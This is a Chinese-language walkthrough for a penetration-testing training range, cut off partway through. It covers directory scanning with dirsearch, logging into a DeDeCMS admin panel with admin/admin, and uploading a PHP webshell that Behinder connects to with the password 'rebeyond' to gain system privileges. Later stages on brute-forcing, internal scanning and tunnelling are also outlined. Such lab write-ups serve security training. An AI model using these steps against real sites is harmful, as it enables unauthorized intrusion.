

简易内网渗透演练

简易内网渗透演练

一.靶场介绍

- 1.场景介绍
- 2.场景拓扑
- 3.攻击路线
- 4.知识点
- 5.CVE漏洞编号
- 6.Attack&ck模型/Shield防御模型
- 7.Engage攻防模型

二.靶场题解

阶段一：Web01主机渗透测试

- 任务1：DeDeCMS弱口令登陆（T1595 - 主动扫描、T1059 - 命令行界面）
- 任务2：文件上传GetShell（T1203 - 利用客户端漏洞获取执行权限）

阶段二：Web02主机渗透测试

- 任务3：字典爆破登录后台（T1059 - 命令行界面、T1110 - 暴力破解）
- 任务4：任意代码执行（T1203 - 利用客户端漏洞获取执行权限）
- 任务5：内网主机探测（T1595 - 主动扫描）
- 任务6：搭建代理隧道（T1059 - 命令行界面、T1090 - 连接代理）

阶段三：Service01主机渗透

- 任务7：Tomcat服务弱口令登录（T1090 - 连接代理）

任务8：文件上传获取权限（T1203 - 利用客户端漏洞获取执行权限）

阶段四：Service02主机渗透

任务9：敏感信息泄漏（T1005 - 从本地系统收集敏感数据）


任务10：文件上传漏洞利用（T1203 - 利用客户端漏洞获取执行权限）

一.靶场介绍


1.场景介绍

本靶场通过常见CMS站以及中间件服务站点进行搭建，以小型服务网络作为基础架构，模拟小型的内外网环境。靶场模拟了从外网打点到内网渗透测基础过程，涉及到目录扫描、口令爆破、代理隧道、漏洞利用等知识点。

2.场景拓扑



3.攻击路线



4.知识点

CMS公开漏洞利用

文件上传漏洞利用

目录扫描

BurpSuite工具使用

连接代理

5.CVE漏洞编号

CVE-2018-2894

CVE-2020-35339

6.Attack&ck模型/Shield防御模型

T1595 - 主动扫描

T1090 - 连接代理

T1059 - 命令行界面

T1203 - 利用客户端漏洞获取执行权限

T1110 - 暴力破解

T1005 - 从本地系统收集敏感数据

7.Engage攻防模型

EAC0014 - 软件操作

EAC0004 - 网络分析

EAC0021 - 攻击向量迁移

EAC0003 - 系统活动监控

二.靶场题解

阶段一：Web01主机渗透测试


任务1：DeDeCMS弱口令登陆（T1595 - 主动扫描、T1059 - 命令行界面）

本场景的第1个任务是利用目录扫描工具可以发现DeDeCMS的登录后台并尝试登录。


dede是织梦内容管理系统dedecms的简称，是一个PHP开源网站管理系统，也是使用用户最多的PHP类CMS系统。

该任务可以通过以下操作完成。

已知目标地址 `192.168.1.100`，`win10攻击机` 使用扫描工具进行探测，工具路径如下，进入该目录：




在地址栏输入cmd并回车启动命令行:



运行命令启动扫描:

```
python3 dirsearch.py -u 192.168.1.100 -e *
```



发现dede目录, 尝试访问:




发现uploads目录，判断dedecms为默认安装，尝试访问后台：

`http://192.168.1.100/dede/uploads/dede`



尝试使用弱口令admin/admin登录，登录成功：



任务2：文件上传GetShell（T1203 - 利用客户端漏洞获取执行权限）

本场景的第2个任务是利用文件上传漏洞GetShell。

文件上传漏洞是指用户上传了一个可执行的脚本文件，并通过此脚本文件获得了执行服务器端命令的能力。一般都是指“上传web脚本能够被服务器解析”的问题。

该任务可以通过以下操作完成。


查看DeDeCMS的版本，发现是V5.7版本，该版本存在文件上传漏洞：



点击 文件式管理器 >> 文件上传 （若无反应请网站加载完成后再次尝试）：



点击 选择文件 >> shell.php >> 打开(O)：




点击 上传文件




后门文件上传成功：



使用冰蝎Shell管理工具进行连接，工具路径如下：



进入工具目录，双击Behinder.jar启动：



右键新增shell：




shell信息如下：


URL：

http://192.168.1.100/dede/uploads/uploads/shell.php


密码：rebeyond



点击 保存 后出现URL:




双击URL，点击 虚拟终端 >> 启动，输入命令查看权限：



成功获取system权限。

文件管理 中发现flag:



flag{9710-42A0-3272-1A49-4A16-638C-30A4-85E8}

阶段二：Web02主机渗透测试


任务3：字典爆破登录后台（T1059 - 命令行界面、T1110 - 暴力破解）

本场景的第3个任务是登陆骑士CMS后台，并且利用Burpsuite进行后台口令爆破。

Burpsuite是用于攻击web应用程序的集成平台，包含了许多工具。Burpsuite为这些工具设计了许多接口，以加快攻击应用程序的过程。所有工具都共享一个请求，并能处理对应的HTTP消息、持久性、认证、代理、日志、警报。


该任务可以通过以下操作完成。

内网存活主机探测，进入扫描器目录，路径如下：



在该目录下启动命令行，使用s扫描器进行扫描：

```
s.exe tcp 192.168.1.0/24 80
```



使用目录扫描工具对目标进行探测，发现目标是74CMS：

```
python3 dirsearch.py -u 192.168.1.150 -e *
```

```
管理员: C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.17763.2114]
(c) 2018 Microsoft Corporation. 保留所有权利。

C:\Users\Administrator\Desktop\工具\目录扫描\dirsearch>python3 dirsearch.py -u 192.168.1.150 -e *

dirsearch v0.4.1

